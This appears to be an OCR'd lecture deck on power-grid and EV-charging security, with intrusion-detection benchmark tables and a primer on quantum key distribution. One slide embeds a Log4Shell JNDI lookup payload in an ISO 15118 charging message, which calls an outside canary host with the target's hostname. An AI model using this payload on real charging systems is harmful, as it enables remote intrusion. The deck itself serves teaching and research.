  - Physical-Only Models
  - Cyber-Physical Models
- Performance Metrics
  - Detection Rate (DR)
  - False Alarm (FA)

Attack	Model	Metric	P	C	CP
RW	FNN	DR	75.8	78.1	80.3
		FA	25.2	22.1	21.0
	RNN	DR	79.2	81.6	83.9
		FA	19.7	17.5	15.1
	AEA	DR	85.3	86.4	88.3
		FA	16.5	15.8	13.5
	GNN	DR	88.7	90.4	92.1
		FA	10.3	8.3	7.5
FDI	FF	DR	86.2	81.3	88.3
		FA	15.2	17.5	13.5
	RNN	DR	89.8	85.7	92.3
		FA	14.6	15.3	12.4
	AEA	DR	90.7	87.2	94.9
		FA	12.3	13.1	11.9
	GNN	DR	93.4	90.1	97.8
		FA	7.2	8.2	6.1

AI-Assisted IDS Results (2/2)

- 5-13% Improvement in DR with GNN-Based IDS
- 6-13% Reduction in FA GNN-Based IDS
- 7% Improvement in DR with Multi-Modal Cyber-Physical Fusion
- 3% Reduction in FA with Multi-Modal Cyber-Physical Fusion


Advanced Topics (1/4)

Deep Learning Detection of Cyber-attacks in Power Systems:

- Detection of Traditional Attacks
  - Topologically Unaware Models
    FNN, RNN, CNN, AE, and AAE
  - Topologically Aware Models
    GNN and GAE
- Detection of Data Poisoning Attacks
  - Topologically Unaware Models
    Sequential Ensemble Model (AEA + RNN + Dense Layer)
  - Topologically Aware Models
    GRN
- Detection of Evasion Attacks
  - Topologically Unaware and Aware Models
  - White, Grey, and Black boxes


Advanced Topics (2/4)


- In 2020, 6.8 million electric vehicles in use globally
- Projected there will be around 116 millions EV in 2030



EV charging at home → Not always a feasible option — Public charging stations!!

Advanced Topics (3/4)





Injecting: run-time instances, DoS instances, remote code executions, malware instances


```
$ java -jar V2Gdecoder.jar --e -s '<?xml version="1.0" encoding="UTF-8"?> <ns4:supportedAppProtocolReq
xmlns:ns4="urn:iso:15118:2:2010:AppProtocol" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:ns3="http://www.w3.org/2001/XMLSchema"> <AppProtocol> <ProtocolNamespace>
${jndi:ldap://x${hostName}.L4J.j1990ca7ue86sh69jtae3lf2k.canarytokens.com/a} </ProtocolNamespace>
<VersionNumberMajor> 2 </VersionNumberMajor> <VersionNumberMinor> 0 </VersionNumberMinor>
<SchemaID> 0 </SchemaID><Priority> 1 </Priority> </AppProtocol> <AppProtocol> <ProtocolNamespace>
urn:iso:15118:2:2013:MsgDef </ProtocolNamespace> <VersionNumberMajor> 2 </VersionNumberMajor>
<VersionNumberMinor> 0 </VersionNumberMinor> <SchemaID> 1 </SchemaID> <Priority> 2 </Priority>
</AppProtocol> </ns4:supportedAppProtocolReq>'

WARNING: sun. reflect. Reflection.getCallerClass is not supported. This will impact performance.

80027123DB53732349D363230B81D1797BC123DB437B9BA2730B6B2BE97261A251735189C9C9831B09BBAB
29C1B39B41B1CB53A30B299B63319359731B0B730B93CBA37B5B2B7399731B7B697B0BE8020000000001D7
5726E3A69736F3A31353131383A323A323031333A4D736744656600400000080880
```

Time	Source Port	Protocol	Destinatior	Length	TCP payload	
13.09…	43150	TCP	40500	132	01fe80010000000248000ebab9371d34b9b79d189a98989c1…	EVCC Request to SECC modified by ACC
13.56…	53622	EXI…	56515	215	01fe800100000077800027123db53732349d363230b81d179…	
13.87…	56515	EXI…	53622	100	01fe8001000000048040004 0	SECC Reply modified by ACC
13.87…	40500	TCP	43150	100	01fe8001000000048040028 0	
14.15…	43150	TCP	40500	110	01fe80010000000e8098004011d01baac079da58c800	Normal Communication
14.15…	53622	EXI…	56515	110	01fe80010000000e8098004011d01baac079da58c800	
14.18…	56515	EXI…	53622	130	01fe80010000002280980 23e93eb28af81af7651e0203d11…	
14.18…	40500	TCP	43150	130	01fe80010000002280980 23e93eb28af81af7651e0203d11…	
14.21…	43150	TCP	40500	109	01fe80010000000d8098023e93eb28af81af7651b8	
14.21…	53622	EXI…	56515	109	01fe80010000000d8098023e93eb28af81af7651b8	
14.23…	56515	EXI…	53622	156	01fe80010000003c8098023e93eb28af81af7651c0012004…	
14.23…	40500	TCP	43150	156	01fe80010000003c8098023e93eb28af81af7651c0012004…	


```
$ java -jar V2Gdecoder.jar -e -s
80027123DB53732349D363230B81D1797BC123DB437B9BA2730B6B2BE97261A251735189C9C9831B09BBAB
29C1B39B41B1CB53A30B299B63319359731B0B730B93CBA37B5B2B7399731B7B697B0BE8020000000001D7
5726E3A69736F3A31353131383A323A323031333A4D736744656600400000080880

WARNING: sun. reflect. Reflection.getCallerClass is not supported. This will impact performance.

<?xml version="1.0" encoding="UTF-8"?> <ns4:supportedAppProtocolReq
xmlns:ns4="urn:iso:15118:2:2010:AppProtocol" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:ns3="http://www.w3.org/2001/XMLSchema"> <AppProtocol> <ProtocolNamespace>
${jndi:ldap://x${hostName}.L4J.j1990ca7ue86sh69jtae3lf2k.canarytokens.com/a} </ProtocolNamespace>
<VersionNumberMajor> 2 </VersionNumberMajor> <VersionNumberMinor> 0 </VersionNumberMinor>
<SchemaID> 0 </SchemaID><Priority> 1 </Priority> </AppProtocol> <AppProtocol> <ProtocolNamespace>
urn:iso:15118:2:2013:MsgDef </ProtocolNamespace> <VersionNumberMajor> 2 </VersionNumberMajor>
<VersionNumberMinor> 0 </VersionNumberMinor> <SchemaID> 1 </SchemaID> <Priority> 2 </Priority>
</AppProtocol> </ns4:supportedAppProtocolReq>
```


Advanced Topics (4/4)


Nashville



Cookeville









- Rural city: public stations = fully connected graph
- Urban city: public stations = sparse graph

- Rural city: random attack strategy is sufficient
- Urban city: optimal attack strategy is needed

Emerging Defense Technologies

- Evolving threats → Advanced defense technologies
  - AI-assisted Intrusion Detection System (IDS)
  - Quantum-based Key Distribution (S-QKD)





Fundamentals

- Quantum Computing: Exploits quantum mechanical properties of matters *(superposition, entanglement, interference)* to do calculations

- How to Model Quantum Computing: *Quantum Circuits*
  - Every computation has three elements: *data, operations, and results*
  - In quantum circuits:

Data ➔ Qubits

Operations ➔ Quantum Gates

Results ➔ Measurements

Quantum Systems

Data

Qubits

Superposition

Orthonormal Basis:

- Standard:

$$|\psi\rangle = \alpha|0\rangle + \beta|1\rangle$$


- Hadamard:

$$|\psi\rangle = \alpha|+\rangle + \beta|-\rangle$$

Operations

Quantum Gates

$$|\psi_{out}\rangle = U|\psi_{in}\rangle$$



Bit flip

Bit flip

superposition

Results

Measurements

Projection

State Collapse!


$$p(|v\rangle) = |\langle v|\psi\rangle|^2$$

$$\sum_j p(|v_j\rangle) = 1$$

- No Clone Theory: we cannot copy a qubit! (no quantum gate can do that!)

The Problem of Key Distribution (1/2)

- Alice and Bob may share several keys for later use when they meet
- What if Alice and Bob never meet? How to securely share the keys?
- Key distribution protocols ➔ Ex: Diffie-Hellman key exchange protocol



The Security Buddy
https://www.thesecuritybuddy.com/

- Conditionally secure: difficult for Eve to know a given g, p, and A
- Quantum computers can break this condition! ➔ Shor's Algorithm (factorization)

The Problem of Key Distribution (2/2)

- Quantum computers can break this! ➔ Shor's Algorithm (factorization)

- Shor's Algorithm uses concepts of quantum Fourier transform, quantum phase estimation, and period finding to efficiently do factorization


- Example:


➢ Classical computers require *300 trillion years* to break a RSA-2048 bit encryption key

➢ Quantum computer with 4099 perfectly stable qubits could break the RSA-2048 encryption in *10 seconds*

➢ Remember: we are not there yet ➔ current state-of-the-art ~400-1000 qubits and an error rate of 0.6%

QKD-BB84





Quantum Ch. ➔ not necessarily secure

Classical Ch. ➔ authenticated but not necessarily secure

Image credits: Lahiru Madushanka


Main Concept (1/2)


• If Alice sends Bob a qubit, and an eavesdropper (Eve) tries to measure it before Bob does, there is a chance that Eve's measurement will change the state of the qubit and Bob will not receive the qubit state Alice sent

A. Without Eve's Interception:

Alice prepares a qubit in Hadamard basis


Bob measures in Hadamard basis





Main Concept (2/2)

B. With Eve's Interception:




If Alice told Bob the basis she is using and then they found out that the recovered bit is different ➔ they know there is an Eve and they discard the key

Alice prepares a qubit in Hadamard basis

Eve, not knowing the basis that Alice's used, measures in Standard basis

Bob measures in Hadamard basis



QKD-BB84

